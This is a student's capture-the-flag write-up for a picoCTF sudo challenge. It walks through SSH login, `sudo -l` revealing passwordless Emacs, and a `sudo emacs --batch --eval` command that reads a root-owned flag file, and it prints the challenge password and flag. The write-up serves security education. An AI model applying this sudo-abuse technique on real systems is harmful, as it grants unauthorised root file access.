

Challenge Write-Up Template

Challenge Information

Student Name	Daniella Marie A. Leonud
Section / Class	BSIT-3G
Challenge Name	SUDO MAKE ME A SANDWICH
Category	General Skills
Points / Difficulty	Easy
Date Solved	August 10, 2026
Flag Format Given	picoCTF{ju57_5ud0_17_2feb37e6}

1. Challenge Description


Restate the challenge in your own words: what were you given, and what were you asked to find or do? Do not simply copy-paste the original prompt.

First of all, this SUDO MAKE ME A SANDWICH challenge is so hard for me. I was given an SSH connection command and some hints, but at first, it wasn't really helpful for me in getting the flag. The main goal of the challenge was to connect to the remote server, check what privileges were available to my user, and find a way to use those privileges to access the hidden flag.

2. Initial Analysis / Reconnaissance

What did you check first? What did file, strings, a webpage view-source, or another first look tell you? What category did you decide this was, and why?

I started by reading the challenge and the hints provided. After clicking Launch Instance, I was given the SSH connection command `ssh -p 61964 ctf-player@green-hill.picoctf.net` using password `f068c7da`. From the challenge title and hints, I understood that the challenge was related to sudo privileges.



3. Tools and Commands Used

List every tool/command you used, in the order you used them, and what each one told you.


Tool / Command	What it was used for	Result / Output
<code>ssh -p 61964 ctf-player@green-hill.picoctf.net</code>	Connected to the remote challenge server via SSH.	Established terminal session as user ctf-player
<code>sudo -l</code>	Listed the sudo privileges configured for the current user.	Discovered (ALL) NOPASSWD: /bin/emacs.
<code>sudo cat /root/flag.txt</code>	Attempted to read the flag directly using cat.	Sorry, user ctf-player is not allowed to execute '/usr/bin/cat /root/flag.txt' as root.
<code>sudo /bin/emacs --batch --eval '(princ (with-temp-buffer (insert-file-contents "flag.txt") (buffer-string)))'</code>	Executed Emacs in non-interactive batch mode with Lisp code to read flag.txt.	Printed picoCTF{ju57_5ud0_17_2feb37e6} directly to the standard output.
Gemini AI	I used it as an assistant in solving this challenge.	Successfully got the flag.

4. Solution Walkthrough

Explain your reasoning step by step — not just what you typed, but why you tried it and what you concluded from the result. Include screenshots, code snippets, or command output where useful. A reader who has not seen the challenge should be able to follow your logic and arrive at the same answer.


Step 1

I opened and read the challenge workspace, launched the instance, and copied the SSH command and password.



Step 2

After copying the needed SSH command, I opened the workspace and proceeded to the terminal.



Step 3

I entered `ssh -p 61964 ctf-player@green-hill.picoctf.net`. The terminal then asked me if I was sure that I wanted to continue connecting to the server. I typed **yes**. After that, I was asked for the password, so I entered the password provided by the challenge.

```
leonuddaniella-academy@webshell:~$ ssh -p 61964 ctf-player@green-hill.picoctf.net
The authenticity of host '[green-hill.picoctf.net]:61964 ([3.18.205.4]:61964)' can't be established.
ED25519 key fingerprint is SHA256:6yCIZ8GT1zu0g1/pjVc7t+alNpxCPniM/MF6w7pTux0.
This host key is known by the following other names/addresses:
 ~/.ssh/known_hosts:6: [hashed name]
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '[green-hill.picoctf.net]:61964' (ED25519) to the list of known hosts.
```

Step 4

After entering the password, I was successfully authenticated as the `ctf-player` user and entered the Ubuntu terminal. At this point, I knew that I needed to find out what permissions this user had because the challenge was related to `sudo`.

```
ctf-player@green-hill.picoctf.net's password:
Welcome to Ubuntu 20.04.3 LTS (GNU/Linux 6.17.0-1019-aws x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.
```

Step 5

After that, I entered **sudo -l** to check what root privileges were available. The output showed that I could run `/bin/emacs` as root without a password. To verify if standard commands were permitted under `sudo`, I ran **sudo cat /root/flag.txt**. The system blocked this request because `cat` was not allowed. Because `/bin/emacs` runs with full administrative privileges, I used Emacs's non-interactive batch mode (`--batch`) with an Emacs Lisp evaluation flag (`--eval`). I executed **sudo /bin/emacs --batch --eval '(princ (with-temp-buffer (insert-file-contents "flag.txt") (buffer-string)))'**. This commanded Emacs as root to read the local `flag.txt` file into a temporary buffer.

```
ctf-player@challenge:~$ sudo -l
Matching Defaults entries for ctf-player on challenge:
  env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User ctf-player may run the following commands on challenge:
  (ALL) NOPASSWD: /bin/emacs
ctf-player@challenge:~$ sudo cat /root/flag.txt
[sudo] password for ctf-player:
Sorry, user ctf-player is not allowed to execute '/usr/bin/cat /root/flag.txt' as root on challenge.
ctf-player@challenge:~$ sudo cat /home/ctf-player/flag.txt
[sudo] password for ctf-player:
Sorry, user ctf-player is not allowed to execute '/usr/bin/cat /home/ctf-player/flag.txt' as root on challenge.
ctf-player@challenge:~$ sudo /bin/emacs --batch --eval '(princ (with-temp-buffer (insert-file-contents "/root/flag.txt") (buffer-string)))'
Loading /etc/emacs/site-start.d/00debian.el (source)...
Opening input file: No such file or directory, /root/flag.txt
ctf-player@challenge:~$ sudo /bin/emacs --batch --eval '(princ (with-temp-buffer (insert-file-contents "flag.txt") (buffer-string)))'
Loading /etc/emacs/site-start.d/00debian.el (source)...
picoCTF{ju57_5ud0_17_2feb37e6}
```

Step 5

I copied the flag from the terminal and pasted it into the submission box. After submitting it, the flag was accepted as correct, which confirmed that I had completed the SUDO MAKE ME A SANDWICH challenge.

SUDO MAKE ME A SANDWICH🔗

General Skills **Easy**

by Darkraicp492 · picoCTF 2026

HINTS ⓘ

1

What is sudo?

2

How do you know what permission you have?

FLAG ⓘ

Submit

Correct flag!

5. Flag

picoCTF{ju57_5ud0_17_2feb37e6}

6. Key Concept / What I Learned

In 2-4 sentences, name the underlying security concept or vulnerability class this challenge taught (e.g. "weak RSA exponent," "reflected XSS," "stack buffer overflow"). This is the part of the write-up most worth remembering after the flag is submitted.

This challenge taught me how incorrect or weak sudo configurations can allow a user to perform actions with administrator privileges. I learned how to use `sudo -l` to check my available permissions and how an allowed program like Emacs can potentially be used to access files that my normal user cannot access. For me, this challenge was actually interesting, but it was also hard to understand without assistance from AI.

7. References

List any external resource you consulted beyond course materials (a tool's documentation, a technique explainer, a similar public write-up). It is normal and expected to use references — just cite them.

GTFOBins — Emacs (<https://gtfobins.github.io/gtfobins/emacs/>)

Linux Sudoers Manual (<https://man7.org/linux/man-pages/man5/sudoers.5.html>)

Gemini AI (<https://gemini.google.com/>)
